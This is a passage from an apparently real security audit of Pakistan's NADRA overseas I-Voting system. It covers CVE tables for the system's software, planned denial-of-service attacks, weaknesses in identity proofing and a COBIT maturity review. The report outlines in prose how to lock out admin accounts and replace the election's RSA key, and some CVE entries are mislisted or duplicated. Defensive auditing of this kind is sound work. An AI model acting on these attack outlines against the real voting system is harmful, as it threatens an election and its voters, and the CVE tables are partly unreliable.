To validate the process followed by NADRA to manage the vulnerabilities, the review of rulesets of firewall, and WAF were asked to NADRA for review in order to:

- Validate the communications between NADRA' system and the Internet. Validating the ruleset permits to control the sources that can get access to the NADRA' system, limiting the number of fraudulent attempts to reach the I-Voting system.
- Verify that there are not vulnerable protocols allowed in the firewall, avoiding the introduction of backdoors in the system.

Additionally, to validate that the technologies have not any vulnerabilities, evidences of NADRA' assets were asked. One of the evidences asked was the version of the asset to confirm that the technology version is not vulnerable. The NIST (National Institute of Standards and Technology) maintains a database that contains most of the technologies used in the industry with their vulnerabilities. These vulnerabilities are ranked according to the CVE (Common Vulnerabilities and Exposures) program.

Finally, to elaborate a complete analysis, a revision of procedures or other documents to validate the process followed by NADRA to review and evaluate vulnerabilities, and to upgrade or patch the technologies.

It would have helped a lot receiving from NADRA the firewall and WAF rulesets, the evidences of the hardening reviews, and procedures. The findings would be more detailed, and the analysis of the vulnerabilities as well. NADRA informed that such information would risk the other services sharing the same infrastructure.

The vulnerabilities found were used during the penetration testing.

2.5.4. ANALYSIS OF VULNERABILITIES OF THE EXISTING I-VOTE SOLUTION INFRASTRUCTURE

To analyse the vulnerability management, the "IT INRASTRUCTURE DOCuMENT-OVERSEAS VOTING SYSTEM to be shared" and the "N- Queries Response - Threat Modeling-Security Architecture Review 15th May 2021", and the "N-Response to Queries – Requirement proforma for I-Voting Consultancy 25052021 – NADRA" documents were evaluated. These documents contain information about the technologies and their versions:

- IBM WebSphere Application Server: Version 8.5.5.19.
- Microsoft Exchange 2013.
- Oracle Database Enterprise Edition 12c R1.

- CentOS 7.5 and CentOS 7.9.
- IBM Flash v7000.
- VMware ESX 6.7.
- Microsoft Active Directory 2012 R2.
- Nginx 1.19.6.
- Modsecurity Owasp core rule set 3.2.0.
- Fortinet Fortigate 3000D.
- Fortinet Fortigate 500D.

It exists also references to patching in the documentation provided by NADRA:

- IBM WebSphere Application Server: Installation of latest patches of 2018.
- Oracle Database Enterprise Edition: Installation of critical patches to the latest till date.
- Windows systems are patched periodically using Windows Server Update Services.

This document, in “NADRA network” section, explains that the WAF inspects the packets that reaches the network.

The section named as “Overseas Voting Web Application Protection” is about the protection against the vulnerabilities included in the OWASP TOP 10.

According to the information provided by NADRA, there are the following procedures:

- Malware protection.
- Vulnerability management.
- Patch management.

2.1.4.1 VULNERABILITIES IN NADRA SYSTEM

According to the list of technologies and their versions provided by NADRA (no installed patches were provided), a search of vulnerabilities based in the NIST databases has been done. The NIST databases contain information about all the technologies and their vulnerabilities, taking into account the information provided by the technology vendors. It has been found that the technologies listed in the previous section are vulnerable. CVE stands for Common Vulnerabilities and Exposures. The CVE web site has in depth details and explanation. (https://cve.mitre.org/about/index.html). Information on how the vulnerability score is calculated can be found here: https://nvd.nist.gov/vuln-metrics/cvss

- IBM WebSphere Application Server v8.5.5.19. Many vulnerabilities have been found. Some of these vulnerabilities are presented in the following table with their ID, score and description:

Nº Vuln	CVE	CVE Score (v3.1)	Description
1	CVE-2021-20454	8,2	IBM WebSphere Application Server 7.0, 8.0, 8.5, and 9.0 is vulnerable to a XML External Entity Injection (XXE) attack when processing XML data. A remote attacker could exploit this vulnerability to expose sensitive information or consume memory resources. IBM X-Force ID: 196649.

2	CVE-2021-20453	8,2	IBM WebSphere Application Server 8.0, 8.5, and 9.0 is vulnerable to a XML External Entity Injection (XXE) attack when processing XML data. A remote attacker could exploit this vulnerability to expose sensitive information or consume memory resources. IBM X-Force ID: 196648.
3	CVE-2021-20480	6,5	IBM WebSphere Application Server 7.0, 8.0, and 8.5 is vulnerable to server-side request forgery (SSRF). By sending a specially crafted request, a remote authenticated attacker could exploit this vulnerability to obtain sensitive data. IBM X-Force ID: 197502.
4	CVE-2020-5016	6,5	IBM WebSphere Application Server 7.0, 8.0, 8.5, and 9.0 could allow a remote attacker to traverse directories on the system. When application security is disabled and JAX-RPC applications are present, an attacker could send a specially-crafted URL request containing "dot dot" sequences (/../) to view arbitrary xml files on the system. This does not occur if Application security is enabled. IBM X-Force ID: 193556.
5	CVE-2021-20354	7,5	IBM WebSphere Application Server 8.0, 8.5, and 9.0 could allow a remote attacker to traverse directories. An attacker could send a specially-crafted URL request containing "dot dot" sequences (/../) to view arbitrary files on the system. IBM X-Force ID: 194883.

- Microsoft Exchange 2013. This technology is also vulnerable. Some of the last vulnerabilities published by the NIST have been found

Nº Vuln	CVE	CVE Score (v3.1)	Description
1	CVE-2021-3146	7,8	The Dolby Audio X2 (DAX2) API service before 0.8.8.90 on Windows allows local users to gain privileges.
2	CVE-2019-1137	5,4	A cross-site-scripting (XSS) vulnerability exists when Microsoft Exchange Server does not properly sanitize a specially crafted web request to an affected Exchange server, aka 'Microsoft Exchange Server Spoofing Vulnerability'.
3	CVE-2018-8581	7,4	An elevation of privilege vulnerability exists in Microsoft Exchange Server, aka "Microsoft Exchange Server Elevation of Privilege Vulnerability." This affects Microsoft Exchange Server.
4	CVE-2018-0986	8,8	A remote code execution vulnerability exists when the Microsoft Malware Protection Engine does not properly scan a specially crafted file, leading to memory corruption, aka "Microsoft Malware Protection Engine Remote Code Execution Vulnerability." This affects Windows Defender, Windows Intune Endpoint Protection, Microsoft Security Essentials, Microsoft System Center Endpoint Protection, Microsoft Exchange Server, Microsoft System Center, Microsoft Forefront Endpoint Protection.
5	CVE-2017-11940	7,8	The Microsoft Malware Protection Engine running on Microsoft Forefront and Microsoft Defender on Windows 7 SP1, Windows 8.1, Windows RT 8.1, Windows 10 Gold, 1511, 1607, and 1703, 1709 and Windows Server 2016, Windows Server, version

			1709, Microsoft Exchange Server 2013 and 2016, does not properly scan a specially crafted file leading to remote code execution. aka "Microsoft Malware Protection Engine Remote Code Execution Vulnerability". This is different than CVE-2017-11937.

- Oracle Database Enterprise Edition 12c R1. The version is not complete, so it is not possible to evaluate the number of vulnerabilities of this technology. The number of new versions of Oracle Databases suggests that a huge number of vulnerabilities could be found.
- CentOS 7.5 and CentOS 7.9. No vulnerabilities have been found in these operating systems.
- VMware ESX 6.7. The virtualization technology used by NADRA is also vulnerable. A huge number of vulnerabilities appear in NIST's database. Some of them are considered as high or critical.

Nº Vuln	CVE	CVE Score (v3.1)	Description
1	CVE-2021-21974	8,8	OpenSLP as used in ESXi (7.0 before ESXi70U1c-17325551, 6.7 before ESXi670-202102401-SG, 6.5 before ESXi650-202102101-SG) has a heap-overflow vulnerability. A malicious actor residing within the same network segment as ESXi who has access to port 427 may be able to trigger the heap-overflow issue in OpenSLP service resulting in remote code execution.
2	CVE-2020-4005	7,8	VMware ESXi (7.0 before ESXi70U1b-17168206, 6.7 before ESXi670-202011101-SG, 6.5 before ESXi650-202011301-SG) contains a privilege-escalation vulnerability that exists in the way certain system calls are being managed. A malicious actor with privileges within the VMX process only, may escalate their privileges on the affected system. Successful exploitation of this issue is only possible when chained with another vulnerability (e.g. CVE-2020-4004)
3	CVE-2020-4004	8,2	VMware ESXi (7.0 before ESXi70U1b-17168206, 6.7 before ESXi670-202011101-SG, 6.5 before ESXi650-202011301-SG), Workstation (15.x before 15.5.7), Fusion (11.x before 11.5.7) contain a use-after-free vulnerability in the XHCI USB controller. A malicious actor with local administrative privileges on a virtual machine may exploit this issue to execute code as the virtual machine's VMX process running on the host.
4	CVE-2020-3995	5,3	In VMware ESXi (6.7 before ESXi670-201908101-SG, 6.5 before ESXi650-202007101-SG), Workstation (15.x before 15.1.0), Fusion (11.x before 11.1.0), the VMCI host drivers used by VMware hypervisors contain a memory leak vulnerability. A malicious actor with access to a virtual machine may be able to trigger a memory leak issue resulting in memory resource exhaustion on the hypervisor if the attack is sustained for extended periods of time.
5	CVE-2020-3992	9,8	OpenSLP as used in VMware ESXi (7.0 before ESXi_7.0.1-0.0.16850804, 6.7 before ESXi670-202010401-SG, 6.5 before ESXi650-202010401-SG) has a use-after-free issue. A malicious actor residing in the management network who has

			access to port 427 on an ESXi machine may be able to trigger a use-after-free in the OpenSLP service resulting in remote code execution.
5	CVE-2020-3992	9,8	OpenSLP as used in VMware ESXi (7.0 before ESXi_7.0.1-0.0.16850804, 6.7 before ESXi670-202010401-SG, 6.5 before ESXi650-202010401-SG) has a use-after-free issue. A malicious actor residing in the management network who has access to port 427 on an ESXi machine may be able to trigger a use-after-free in the OpenSLP service resulting in remote code execution.

- Nginx 1.19.6. No vulnerabilities have been found in the NIST's database.
- Modsecurity Owasp core rule set 3.2.0. No vulnerabilities have been found in the NIST's database.
- Fortinet Fortigate 3000D. One vulnerability has been found.

Nº Vuln	CVE	CVE Score (v3.1)	Description
1	CVE-2020-12818	5,3	An insufficient logging vulnerability in FortiGate before 6.4.1 may allow the traffic from an unauthenticated attacker to Fortinet owned IP addresses to go unnoticed.

- Fortinet Fortigate 500D. No vulnerabilities have been found in the NIST's database.

According to the information provided by NADRA, there is a procedure to manage the vulnerabilities. The vulnerabilities would be treated in the Incident Response Plan as well. The systems would be upgraded regularly and upon the discovery of any vulnerability by the relevant system administrator and the IS team.

2.1.4.1 FIREWALL CONFIGURATION

According to the information provided by NADRA, the firewalls (core and perimeter firewalls) are configured to protect the system against backdoors. Moreover, there is a "Deny-all" rule at the end of the firewall's ruleset in order to prohibit the traffic that is not permitted in the ruleset, minimizing unnecessary risks in the system. A black list with malicious IP addresses is included in the firewall in order to prevent non-desirable accesses.

These firewalls control traffic from network to the application layer, using packet inspection and anti-spoofing configuration in order to protect the existing system.

2.5.5. CONCLUSIONS & RECOMMENDATIONS

The analysis of vulnerabilities in the i-Voting system has been based on the review of documentation provided by NADRA. This documentation lists part of the technologies in the scope, with their versions. Taking into account this information and evaluating this list, some conclusions are elaborated:

- The evaluation of the vulnerabilities in these technologies has found many vulnerabilities in the scope, and they must be fixed as soon as possible in order to keep the systems safe.
- There is not a common methodology established to protect NADRA infrastructure against vulnerabilities. The prevention of vulnerabilities is a critical process that could prevent attacks, as backdoors, on the I-Voting system.

- There is not a common patching methodology to upgrade all the technologies in the scope. In the documents there are explanations about the patching method in some technologies (WebSphere, Oracle and Windows), but not in all of them.
- Additional information about the packet inspection in the network would help validating the process of preventing backdoors or other anomalies in the system.

To improve the analysis of vulnerabilities, some recommendations are given:

- The mention of OWASP TOP 10 is not enough to cover a complete analysis of vulnerabilities. It is recommended to elaborate a procedure to manage the vulnerabilities in the system, evaluating all the devices and technologies in the scope. A procedure to upgrade or patch these systems is necessary in order to establish deadlines to patch when vulnerabilities appear in these technologies. A process to detect backdoors should be added.
- It is necessary to generate an asset inventory to control all the devices in the scope with their versions to facilitate the vulnerability findings.
- Updating documents is needed to prevent information misunderstandings. NADRA documentation should be updated with the current versions and patches installed, the version of the OWASP TOP 10, etc.

minsait

f. Analysis of Denial of Service and Cyber attacks

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.6. ANALYSIS OF DENIAL OF SERVICE AND CYBER ATTACKS ON HOSTING FACILITIES

2.6.1. INTRODUCTION

Denial of Service (DoS) attacks are designed to interrupt the normal operation of a system, not letting users interact with it. In the case of a voting system, it would not let voters vote.

There are two main types of DoS attacks. Application Level and Distributed DoS attacks (DDoS).

The Application Level attacks look for weaknesses on the application security to try to disrupt the service.

The Distributed DoS attacks abuse a coordinated overload of requests to the server from thousands of computing entities to bring down the service by exhausting the allocated resources. DDoS resilience tests shall be performed on Production environments only. NADRA provided a test environment accessible over a Virtual Private Network (VPN). The DDoS attack was, therefore, not possible to be performed. A test environment is not designed neither prepared for a DDoS attack in any case.

The current architecture can be configured to be resilient to DDoS and other attacks. Oracle has some recommendations (https://docs.oracle.com/middleware/12211/wls/LOCKD/secure.htm#LOCKD128).

This kind of tests executed on NADRA infrastructure would have some impact such as:

- Set up a separate environment and define security tools to be used, procedures for responding to incidents that may occur and establish communication channels with service providers and different work teams. In other words, we are very dependent on third parties.
- It is necessary to establish very exhaustively the tests to be carried out based on what NADRA has, which implies meetings and time to analyse the environment.
- These kind of tests always imply risk and may affect other systems outside the environment they are executed, we cannot guarantee there are no uncontrolled results that affect other services out of the scope of this audit.
- The attack vector must be very well coordinated with the telecommunications operator of the infrastructure, since it is possible to take down a customer hub and leave the customer, the operator and other customers of the operator without service.
- It may also happen that when testing the service will run much slower, and may slow down other services.

Due to the above mentioned reasons, we proposed to MOITT to limit the execution of DOS tests to the I-Voting web application excluding hosting facilities of I-Voting infrastructure.

The audit team requested to NADRA access to the system to perform the Application Level DoS testing, after the end of the Penetration Testing. This is the normal procedure as the server has applications servicing other uses and a DoS attack can render all services inoperable. Penetration Testing looks for weaknesses and then DoS Application Level exploits them to try to bring the service down.

We did not get the permission to run DoS tests and additionally since May 19th the system was not accessible for the auditors during at least 2 days. This made the Application Level Testing reach only the preparation, but was not executed. The next section explains the attacks the audit team had prepared.

2.6.2. DENIAL OF SERVICE - APPLICATION LEVEL.

Based on the results of the Pentest, several weaknesses were found at the web application level that could lead to a denial of service attack. The audit team prepared attacks to exploit the following weaknesses:

- Due to lack of protection mechanisms against automated attacks, an attacker can use the “Admin Panel” login to cause a denial of service (DoS) by locking out the user accounts.

- The “Admin Panel” login form does not have a captcha or proper protection mechanisms against automated attacks, and when a user entering five consecutive incorrect password attempts, the account is locked for 60 minutes, this could be used by an attacker to deprive legitimate users of access to the “Admin Panel” and “Reporting & Results”. (Details in Penetration Testing chapter, table 008)
- Java insecure deserialization exploit, as a remote code execution vulnerability, can be used to generate a denial of service in several ways, such as making requests with commands "sleep", modifying files on the server, altering configurations, changing keys, and more. (Details in Penetration Testing chapter, table 002)
- If the attacker has the credentials of a user with access to the "Admin Panel" or "Reports and Results" portal, they can take advantage of the vulnerability “Privilege Escalation in Admin Panel”, to scale privileges and then exploit the vulnerability “Election Event Manipulation” to change the public RSA key, that is, the attacker generates a pair of RSA keys, uploads the public key to the voting system, in this way the voting system will encrypt the votes using this key, but at the time of the vote count, they will not be able to decrypt them, because the attacker is the only one who knows the private key. (Details in Penetration Testing chapter, table 003 and 004)

The team had high confidence that these attacks were feasible on the system.

minsait

g. Analysis of RIDP and alternatives for identity verification

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.7. ANALYSIS OF REMOTE IDENTITY PROOFING (RIDP) AND ALTERNATIVES FOR IDENTITY VERIFICATION

2.7.1. OBJECTIVE

The objective is to elaborate an analysis of Remote Identity Proofing (RIDP) and alternatives for identity verification. The Remote Identity Proofing is the system used by NADRA to verify the identity of the overseas voters.

2.7.2. REFERENCES

Documents:

- N- Audit Response 3 by NADRA May 20, 2021
- N-Response to Queries - Requirement proforma for I-Voting Consultancy 25052021 - NADRA

2.7.3. METHODOLOGY

To validate the mechanism used by I-Voting system for identity verification, different queries were addressed to NADRA team with the purpose to understad:

- How “Remote Identity Proofing” (RIDP) works and how the verification is performed.
- What information is stored in NADRA systems where this information is stored (databases) and how it is stored (in plain text, ciphered).
- How this data is protected.
- Personnel who protect this confidential information.
- How this information is obtained.


During the audit process, several functionality tests were carried out to check how the current I-Voting system works, including the system used for identity verification (RIDP).

2.7.4. ANALYSIS OF RIDP AND ALTERNATIVES FOR IDENTITY VERIFICATION

RIDP is a process to ascertain the identity of the user through multiple personal questions. These questions can be configured to easy personal questions or difficult questions regarding extended family information.

NADRA being the civil registration authority of the Pakistan has personal data of citizens and their relationships with each other. Based on those random questions, identity of the voter is confirmed.

All this information is kept at remote location and it is connected through an API. This information ranges from personal information like place of birth to the information about extended family. It can be a multiple-choice question or it could be an input question where the answer is to be typed in.



According to the information provided by NADRA, the answers are stored in the I-Voting database in plain text. This information is confidential, so it should be protected to keep it secure in the system.

Every voter is identified through his / her identity number (citizen number). Voter is identified through RIDP. I-Voting solution is for overseas Pakistanis only with valid Pakistani Machine-Readable Passport.

2.7.5. CONCLUSSIONS AND RECOMENDATIONS

Remote Identity Proofing (RIDP) implemented in I-Voting system was analysed using the information provided and the work sessions held with NADRA team. These are some of the resulting findings and recommendations:

- To verify the identity of voters, two personal questions, that could be multiple-choice, are asked. These questions are stored in plain text, so this information could be exposed in security breaches.
- The personal information of the voter is stored without any anonymization of the voter's identity, what implies that an internal system administrator could access this personal information and update it without any trace.
- The questions are not changed when the voter tries to verify him/herself again. An attacker could try to impersonate the voter and be successful, although there are just 3 tries to verify.

Voters without family could face problems for identity verification. There are recommendations to improve the system:

- Confidential information should be protected in the system in order to avoid security breaches with this information.
- There are only two questions to verify a voter. The number of questions should be increased in order to avoid impersonation. An attacker could try a force brute attack to impersonate the voter.
- Other mechanisms to verify voters should be considered. As an example:

- These methods could be based on biometric features (fingerprints, face recognition), although we do not recommend the biometric authentication as a priority to address in the short term due to the challenges that could imply.
- A second factor authentication by SMS or with an OTP application

minsait

q. Maturity analysis based on COBIT 2019

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.17. MATURITY ANALYSIS BASED ON COBIT 2019

2.17.1 OBJECTIVE

The objective of this section is to elaborate a maturity analysis of the environment employed by NADRA for designing, developing, hosting, and operating their I-Voting solution. The maturity analysis has been performed according to COBIT 2019 program to give response to the following questions related to these clauses of COBIT 2019:

APO08. What is the maturity of the processes NADRA has set up to interact with the stakeholders of their system?

APO09. What is the maturity of the processes NADRA has set up to manage the service agreements it will have with the different stakeholders of their system?

APO10. What is the maturity of the processes NADRA has set up to manage the different vendors involved in their system?

APO11. What is the maturity of the processes NADRA has set up to manage the quality of their system?

APO12. What is the maturity of the processes NADRA has set up to manage the risks involved in all aspects of their system?

APO13. What is the maturity of the processes NADRA has set up to manage the security of their system? (This relates to the management aspects of security in addition to the security aspects covered above)

APO14. What is the maturity of the processes NADRA has set up to govern and manage the data related to their system?

BAI02. What is the maturity of the processes NADRA has followed to define the requirements of their system?

BAI04. What is the maturity of the processes NADRA has set up to manage the availability and capacity of their system?

BAI06. What is the maturity of the processes NADRA has set up to manage the changes related to their system?

BAI07. What is the maturity of the processes NADRA has set up to manage change transition and acceptance of their system?

DSS02. What is the maturity of the processes NADRA has set up to manage the service requests and incidents related to the system?

DSS03. What is the maturity of the processes NADRA has set up to manage the problems related to the system?

DSS04. What is the maturity of the processes NADRA has set up to manage the continuity of service of their system?

DSS05. What is the maturity of the processes NADRA has set up to manage the security services of their system?

2.17.2 REFERENCES

Documents:

- APPLICATION DESIGN DOCUMENT-OVERSEAS VOTING SYSTEM.
- IT INRASTRUCTURE DOCUMENT-OVERSEAS VOTING SYSTEM to be shared
- N – Information to Minsait
- N- Queries Response - Threat Modeling-Security Architecture Review 15th May 2021
- N- Audit Response 3 by NADRA May 20, 2021
- Copy of Queries – Requirement proforma for I-Voting Consultancy 21052021
- N-Response to Queries – Requirement proforma for I-Voting Consultancy 25052021 - NADRA

Standards:

- COBIT 2019.

2.17.3 METHODOLOGY

The methodology followed in the madurity analysis of the existing I-Voting environment is **COBIT 2019**. COBIT is a framework for the governance and management of enterprise Information and Technology, defining the components to build and sustain a governance system (processes, procedures, policies, infrastructure, etc.), defining the design factors to build a best-fin governance system, and addressing governance issues. The management objectives are grouped in four domains:

- Align, Plan and Organize (APO): Addresses the overall organization, strategy and supporting activities for I&T.
- Build, Acquire and Implement (BAI): Treats the definition, acquisition and implementation of I&T solutions and their integration in business processes.
- Deliver, Service and Support (DSS): Addresses the operational delivery and support of I&T services, including security.
- Monitor, Evaluate and Assess (MEA): Addresses performance monitoring and conformance of I&T with internal performance targets, internal control objectives and external requirements.

To evaluate I-Voting environment regarding the application of COBIT 19 clauses subject of this audit, different meetings with NADRA staff were scheduled to collect information.

- Interaction and agreements with stakeholders to evaluate clauses APO08 and APO09. The objective of this meeting was to know how the interaction between stakeholders is, what kind of agreements between NADRA and the stakeholders are, what personnel are involved, etc.
- Service providers to evaluate the clauses APO08, APO09, and APO10. The objective of these meetings was to check the maturity of the process followed by NADRA to engage new service providers and to evaluate them, the communication with them, the responsibilities, etc.
- Quality of systems to evaluate the clauses APO11 and BAI04. The objective of this meeting was to understand the procedure followed by NADRA to evaluate the quality in their systems, how the monitorization of the quality is, personnel involved, etc.

- Security incident management to evaluate the clauses APO08, APO09, APO12, APO13, BAI04, DSS02, DSS03, DSS04, and DSS05. The main goal was to understand how the security incidents are treated by NADRA, what personnel is involved, and what responsibilities they have when a security incident occurs, how the Incident Response Plan is elaborated and what is contained in it, including a Business Continuity Plan or Backup Plan, how the security alerts are treated (including audit trails or performance alerts), the training provided to personnel, or the existence of a Risk Assessment to evaluate all risks, threats, and safeguards in NADRA's environment.
- Encryption to evaluate the clauses APO14 and BAI02. The objective of this meeting was to review the encryption and decryption in NADRA's environment, the algorithm used to keep the security and integrity in the vote, the use of certifications and keys.
- Application code to evaluate the clauses APO14 and BAI02. The objective was to review how the code implements controls to encrypt and decrypt the information and controls to ensure the correct authentication.
- Mail and SMS process to assess the clauses APO14 and BAI02. The objective of this meeting was to review the process used by NADRA to send the mails or SMS to overseas voters and evaluating the security in the communications.
- Web Service API to assess APO14 and BAI02. The main goal was to review the selection of already active voter verification questions, the selection of new random voter verification questions and the evaluation of the eligibility for registering as overseas voter.
- Storage and backup to evaluate APO14 and BAI02. The objective was to review the information stored in their systems including the methods to store it (ciphering, in plain text), reviewing how long the information keeps stored and how it is deleted.
- Change control procedures to evaluate the clauses BAI04, BAI06, and BAI07. This meeting was intended to assess how the changes in NADRA's environment are treated, The main goal was to verify the procedure, what personnel is involved, how the changes are implemented and evaluated (impact analysis, functionality tests, security tests), etc.

These meetings requested did not take place, and instead a virtual questionnaire was handled.

Additionally, some reviews of hardening were proposed to NADRA to evaluate the clauses APO14 and BAI02:

- Revision of the configuration of firewalls (including WAF): Version, security parameters configured, audit trails, protocols, etc.
- Revision of the configuration of databases: Version, security parameters configured, audit trails, protocols, etc. A script to obtain these parameters was provided by Minsait to NADRA.
- Revision of the configuration of Operating systems: Version, security parameters configured, audit trails, protocols, etc. A script to obtain these parameters was provided by Minsait to NADRA
- Revision of the configuration of storage and backup systems: Version, security parameters configured, audit trails, protocols, etc.

- Revision of the configuration of virtualization systems: Version, security parameters configured, audit trails, protocols, etc.

A list of evidences needed to evaluate the proper deployment for the security parameters was requested. The answers were provided though some more detail about the security parameters would have been desirable

2.17.4 MATURITY ANALYSIS COBIT 2019

2.17.4.1 APO08 – What is the maturity of the processes NADRA has set up to interact with the stakeholders of their system?

The purpose of this clause is: enabling the right knowledge, skills and behaviours to create improved outcomes, increased confidence, mutual trust and effective use of resources that stimulate a productive relationship with business stakeholders.

The differentiation of stakeholders is the first objective. According to the information provided by NADRA, the stakeholders are the following:

- Electoral Commission of Pakistan
- Political Parties and Candidates
- Citizens
- Information Security Steering Committee.
- Audit committee.
- Procurement committee.
- DGs and directors heading technology departments (network, systems, infrastructure, wireless, VoIP, data center)
- Vendors.

All of these stakeholders have different interaction with NADRA.

To achieve the right knowledge, skills and behaviours in the organization, it is indispensable the use of documentation. Minsait could not identify the procedures or policies established to manage the resources and describe the interaction with the stakeholders.

According to the feedback provided, the responsibilities of all of them are documented and being followed, though we could not find evidence in writing about their responsibilities.

Only ECP and NADRA are involved in the i-Voting contract, with a clear definition of roles and responsibilities. ECP provided the requirements of the system to NADRA for the development of I-Voting System.

On the 2018 report there were recommendations to implement some projects that would help managing the relationship with stakeholders better, but they were not all implemented.

Conclusion:

The interaction between the stakeholders and NADRA is focused in accomplishing the objectives in order to improve outcomes, increase confidence, mutual trust and effective use of resources.

2.17.4.2 APO09 – What is the maturity of the processes NADRA has set up to manage the service agreements it will have with the different stakeholders of their system?

The purpose of this clause is: Ensure that I&T products, services and service levels meet current and future enterprise needs.

Different questions about the agreements with their stakeholders were addressed to NADRA, including questions about third parties and risk management.

According to the information provided by NADRA, the stakeholders are the following:

- Electoral Commission of Pakistan
- Political Parties and Candidates
- Citizens
- Information Security Steering Committee.
- Audit committee.
- Procurement committee.
- DGs and directors heading technology departments (network, systems, infrastructure, wireless, VoIP, data center)
- Vendors.

All of these stakeholders have different interaction with NADRA.

According to the feedback provided, the responsibilities of all of them are documented and being followed

To ensure that I&T products and services meet current and future enterprise needs, capacity and capability building process, in terms of technology, and processes are in place by the stakeholders, in view of any specific project requirement and future plan.

If the stakeholders decide the purchase of new technologies, this requirement is generated by them after the approval of the team leads. The requirement is assessed by the Technical Procurement Committee and, after its recommendation, procurement process is initiated.

Only ECP and NADRA are involved in the contract, with clear definition of roles and responsibilities. ECP provided the requirements of the system to NADRA for the development of I-Voting System.

Conclusion:

Stakeholders ensure that I&T products and services meet current and future enterprise needs, but some of the I&T products are not upgraded.

2.17.4.3 APO10 – What is the maturity of the processes NADRA has set up to manage the different vendors involved in their system?

The purpose of this clause is: Optimize available I&T capabilities to support the I&T strategy and road map, minimize the risk associated with nonperforming or noncompliant vendors, and ensure competitive pricing.

Different questions about the service providers were addressed.

The Procurement Department manages the relations between NADRA and the service providers. In order to contract a new service provider, public tenders are published with all required technical details.

The network department is custodian of service provider's connectivity with its Data Center. Two Internet Service Providers (ISPs) are already connected with HQ NADRA. Those ISPs are tier level 2, and both are ISMS certified.

This list with NADRA' service providers shows the two ISPs: Nayatel and Wateen. The list includes their responsibilities, the service provided and the contract:

Nayatel – ISP - 1			
S.No	**Responsibility**	**Service Provided**	**Contract**
1.	Nayatel KAM, Core Dept.& NADRA Network Team though Procurement Dept.	Network Connectivity	As per P.O
2.	Nayatel KAM, Core Dept. & NADRA Network Teams through Procurement Dept.	Bandwidth	As per P.O
3.	Nayatel NOC + NADRA Network Team	Routing Protocol - BGP	As per P.O

Wateen – ISP – 2			
S.No	**Responsibility**	**Service Provided**	**Contract**
1.	Wateen KAM, Core Dept.& NADRA Network Team though Procurement Dept.	Network Connectivity	As per P.O
2.	Nayatel KAM, Core Dept. & NADRA Network Teams through Procurement Dept.	Bandwidth	As per P.O
3.	Nayatel NOC + NADRA Network Team	Routing Protocol - BGP	As per P.O

It exists a contact list to establish communication with the service providers:

S.No	Contact	Method	Responsibility
Nayatel - ISP - 1			
1.	Key Account Manager	Email	Liaison
2.	Core Dept.	Email	TAC
3.	NOC	Email	Incident logging
Wateen - ISP - 2			
4.	Key Account Manager	Email	Liaison
5.	Core Dept.	Email	TAC
6.	NOC	Email	Incident logging

NADRA evaluates the quality and the security of the service providers through periodic audits. There is a dedicated internal team for carrying out the audits, as well as an external team to audit on regular basis following international standards ISO 27001, and information security management system of NADRA. The audits are carried out on yearly basis, and when it is required depending on the situation.

The service providers alert NADRA if there is any unusual event in their systems.

Conclusion:

A list with the service providers of NADRA is kept, along with their tasks, contracts, and contact with them. The periodic evaluation of quality and security of service providers ensures a better level of security. An alert system is deployed to warn NADRA when there is any unusual event in their systems.

2.17.4.4 APO11 – What is the maturity of the processes NADRA has set up to manage the quality of their system?

The objective of this clause is: Ensure consistent delivery of technology solutions and services to meet the quality requirements of the enterprise and satisfy stakeholder needs.

The topics were:

- Quality of the systems.
- Security incident management.

Information provided by NADRA establishes the following parameters to be checked:

- Usability and functionality.
- Effectiveness (Fulfillment of all user requirements).
- Reliability and performance.
- Security.

Periodic meetings were held with relevant stakeholders regarding I-Voting system for requirement gathering. The system was evaluated against the parameters mentioned above, and defect reports were shared (emails) with the development team on regular basis for monitoring and evaluation.

A team of five highly skilled QA professionals performed QA activities. A QA procedure exists in NADRA.

NADRA monitors performance alerts to control the status of the system using a Network Operations Center or NOC. The objective of the NOC is to maintain optimal network performance and availability, and to ensure continuous uptime of business critical services. NOC monitors network, servers, and applications for health and performance, analyse bandwidth and proactively identify bottlenecks, continuously monitor and analyse security threats and attacks, modify network configurations, and pickup faults and troubleshoot quickly to reduce the mean time to repair.

Several tests have been performed during the audit period. During these tests, the voter portal (https://overseasvoting.nadra.gov.pk) was occasionally out of service. The out-of-service alerts were sent by the auditors instead of by the NADRA's personnel, indicating that there are not dedicated personnel to monitor the performance in the system, and the procedure to manage the alerts is incomplete.

Conclusion:

It exists an evaluation of the quality in the system to maintain a high level in usability and functionality, in effectiveness, in reliability and performance, and in security. All those parameters are monitored using a Network Operations Center.

